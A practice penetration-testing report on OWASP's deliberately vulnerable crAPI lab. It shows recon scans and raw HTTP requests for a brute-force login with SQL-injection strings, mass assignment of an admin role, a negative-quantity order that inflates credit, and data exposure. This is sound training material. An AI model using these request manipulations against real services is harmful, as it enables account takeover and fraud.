Crapi Practical Vulnerability Finding Report

By
Md.Mehedi Hasan

Introduction

1.1 Introduction

Crapi is a vulnerable lab from OWASP.It’s build to train the enthusiast to learn and practice api security techniques and the probable vulnerability can exist in api.It’s focus on the OWASP top ten vulnerabilities to introduce from it’s api perspective.

1.2 Objectives

The objectives of this assessment is to show case the expertise of the strong knowledge of api pentesting in practical as well as theoritical knowledge aslo.

1.3 Requirments


The followings are the required -

i. Theoritical knowledge on api and pentesting.
ii. Practical knowledge on burpsuite.
iii. OWASP top ten vulnerability.


Methodoloy

2.1 Information gathering

As it is single domain does not required to gather sudomain.I used to dirsearch to gather all the available directory and nmap to see the available ports and services.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -p1-1000 crapi.apisec.ai
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-10 21:04 +06
Nmap scan report for crapi.apisec.ai (5.161.86.65)
Host is up (0.31s latency).
rDNS record for 5.161.86.65: static.65.86.161.5.clients.your-server.de
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    OpenResty web app server 1.17.8.2

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.62 seconds
```



```
┌──(kali㉿kali)-[~]
└─$ dirsearch -u crapi.apisec.ai
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pk
g_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pk
g_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/kali/reports/_crapi.apisec.ai/_25-05-10_20-54-44.txt

Target: http://crapi.apisec.ai/

[20:54:51] Starting:
[20:55:57] 301 -  175B  - /community  ->  http://crapi.apisec.ai/community/
[20:56:16] 200 -    3KB - /favicon.ico
[20:56:28] 403 -  561B  - /images/
[20:56:28] 404 -  561B  - /images_upload.php
[20:56:28] 404 -  561B  - /images/README
[20:56:28] 404 -  561B  - /images/c99.php
[20:56:28] 404 -  561B  - /images_upload/
[20:56:28] 404 -  561B  - /images_upload.js
[20:56:28] 404 -  561B  - /images01
[20:56:28] 404 -  561B  - /images_admin
[20:56:28] 301 -  175B  - /images  ->  http://crapi.apisec.ai/images/
[20:56:28] 404 -  561B  - /images_upload.html
[20:56:28] 404 -  561B  - /images_upload.jsp
[20:56:28] 404 -  561B  - /images/Sym.php
[20:56:28] 404 -  561B  - /images_upload.aspx
[20:56:42] 200 -  492B  - /manifest.json
[20:57:10] 200 -   67B  - /robots.txt

Task Completed
```


Independent challenges

3.1 Password validation check


Only client side is checking the requirements of password policy such as no required upper case letter,no numbers ,no special character.

Step to reproduce:-

i. Open sign up page.



ii. Intercept the request and change the password as simple as possible and forward the request.




```
POST /identity/api/auth/signup HTTP/1.1
Host: crapi.apisec.ai
Content-Length: 99
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x6
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.140 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://crapi.apisec.ai
Referer: http://crapi.apisec.ai/signup
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "name":"cososic",
  "email":"cososic873@inkight.com",
  "number":"01478523690",
  "password":"cososic"
}
```

iii. Try to login with the changed password and you can successfully login.

3.2 No rate limit in login functionality which allow brute force attack.

Step to Reproduce:


i. Open the login page.
ii. Enter the credentials.
iii. Intercept the request and sent it to intruder.



Target http://crapi.apisec.ai
✓ Update Host header to match targe

```
POST /identity/api/auth/login HTTP/1.1
Host: crapi.apisec.ai
Content-Length: 55
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://crapi.apisec.ai
Referer: http://crapi.apisec.ai/login
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"email":"cososic873@inkight.com","password":"§abc§"}
```


iv. Select the password value and click the add .
v. Add some random value in payloads sections
vi. Click the attack.
vii. In the response section look at the response length some thing look different.


4. Intruder attack of http://crapi.apisec.ai
Attack
Save
Results
Positions
Intruder attack results filter: Showing all items
Payloads
Resource pool
Settings

Request	Payload	Status code	Response...	Error	Timeout	Length	Comment
0		400	279			936	
1	admin' --	500	486			484	
2	admin' #	500	393			484	
3	admin'/*	500	486			484	
4	' or 1=1--	500	462			484	
5	' or 1=1#	500	486			484	
6	' or 1=1/*	500	444			484	
7	') or '1'='1--	500	486			484	
8	') or ('1'='1--	500	376			484	
9	cososic	200	411			701	

viii. Click the different response in this case it length 701.

ix. Observe the response you will notice that you can login.




```
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 239

{
  "token":
  "eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJjb3Nvc2ljODczQGlua2lnaHQuY29tIiwiaWF0IjoxNzQ2ODk1NzMwLCJleHAiOjE3NDY5ODIxMzB9.TtHA2FQ6S98_fCOKJJBZCEZDxKeux8qzKz58Qc6UZ4JcuzOLBfCBOW_NUVx_WWsD98kaJwMN6UBnWXf5RJWglw",
  "type":"Bearer",
```


3.3 Mass assignment in sign up page.

Step to Reproduce:

i. Open sign up page.




ii. Fill up the form and intercept the request with burp.




```
POST /identity/api/auth/signup
HTTP/1.1
Host: 127.0.0.1:8888
Content-Length: 91
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="131", "Not_A
 Brand";v="24"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko)
Chrome/131.0.6778.140 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:8888
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8888/signup
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "name":"Admin",
  "email":"Admin1@gmail.com",
  "number":"014795236955",
  "password":"Admin1@123"
}
```

iii. Now add an assignment parameter with value in this case I am adding “role”: “admin”



```
POST /identity/api/auth/signup HTTP/1.1
Host: 127.0.0.1:8888
Content-Length: 91
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="131", "Not_A Brand";v="24"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleW
Gecko) Chrome/131.0.6778.140 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:8888
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8888/signup
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
     "name":"Admin",
     "email":"Admin1@gmail.com",
     "number":"014795236955",
     "password":"Admin1@123",
     "role":"admin"

}
```

iv. Now in the response you will see that registration successful message.




```
HTTP/1.1 200
Server: openresty/1.25.3.1
Date: Sun, 11 May 2025 15:06:24 GMT
Content-Type: application/json
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 70

{
  "message":"User registered successfully! Please Login.",
  "status":200
}
```

3.4 Business logic vulnerabilities in order functionality.

Step to Reproduce:

i. login to your account.


ii. Go to shop .Here you will see your available credit and the products with price.Click buy on any product you want to purchase under your credit.Intercept this request.You will see product_id and quantity.



```
06:31:5...  HTTP  → Request  POST  http://crapi.apisec.ai/workshop/api/shop/orders
```

```
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJjb3Nvc2ljODczQGlua2lnaHQuY29tIiwi
aWF0IjoxNzQ2OTIxNTYxLCJleHAiOjE3NDcwMDc5NjF9.MYxSajvxkNRgGnUB-sLi
D5dLIc7bZ8q_2Q4V-kr6HeCLQKHUgIEQNTZsd9zljLgxtzJPWonbZ8m-D_MlqcpJ3
w
Content-Length: 29
Origin: http://crapi.apisec.ai
Connection: keep-alive
Priority: u=0

{
  "product_id":1,
  "quantity":1
}
```

iii. Now put a mynus sign in quantity following by any digit you want. You will notice in the response that your total credit increase.




```
POST /workshop/api/shop/orders HTTP/1.1
Host: crapi.apisec.ai
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://crapi.apisec.ai/shop
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJjb3Nvc2ljODczQGlua2
lnaHQuY29tIiwiaWF0IjoxNzQ2OTIxNTYxLCJleHAiOjE3NDcwM
Dc5NjF9.MYxSajvxkNRgGnUB-sLiD5dLIc7bZ8q_2Q4V-kr6HeC
LQKHUgIEQNTZsd9zljLgxtzJPWonbZ8m-D_MlqcpJ3w
Content-Length: 32
Origin: http://crapi.apisec.ai
Connection: keep-alive
Priority: u=0

{
    "product_id":1,
    "quantity":-100
}
```

```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Sun, 11 May 2025 00:23:39 GMT
Content-Type: application/json
Connection: keep-alive
Allow: GET, POST, PUT, HEAD, OPTIONS
Vary: Origin, Cookie
Access-Control-Allow-Origin: *
X-Frame-Options: SAMEORIGIN
Content-Length: 65

{
    "id":1311,
    "message":"Order sent successfully.",
    "credit":11190.0
}
```

3.5 Excessive Data exposure in community comment functionality.

Step to Reproduce:-

i. Open your burpsuit and its browser.
ii. Login to your account
iii. Go to community tab and add a comment
iv. Now open proxy http history tab.Find the request for your comment that you made.In the response of this request you will notice that there will be some excessive data which is not belongs to you and which is not intended to expose here.



#	Host	Method	URL	Params	Edited	Status code	Leng
1056	http://crapi.apisec.ai	GET	/workshop/api/shop/orders/all			200	2361
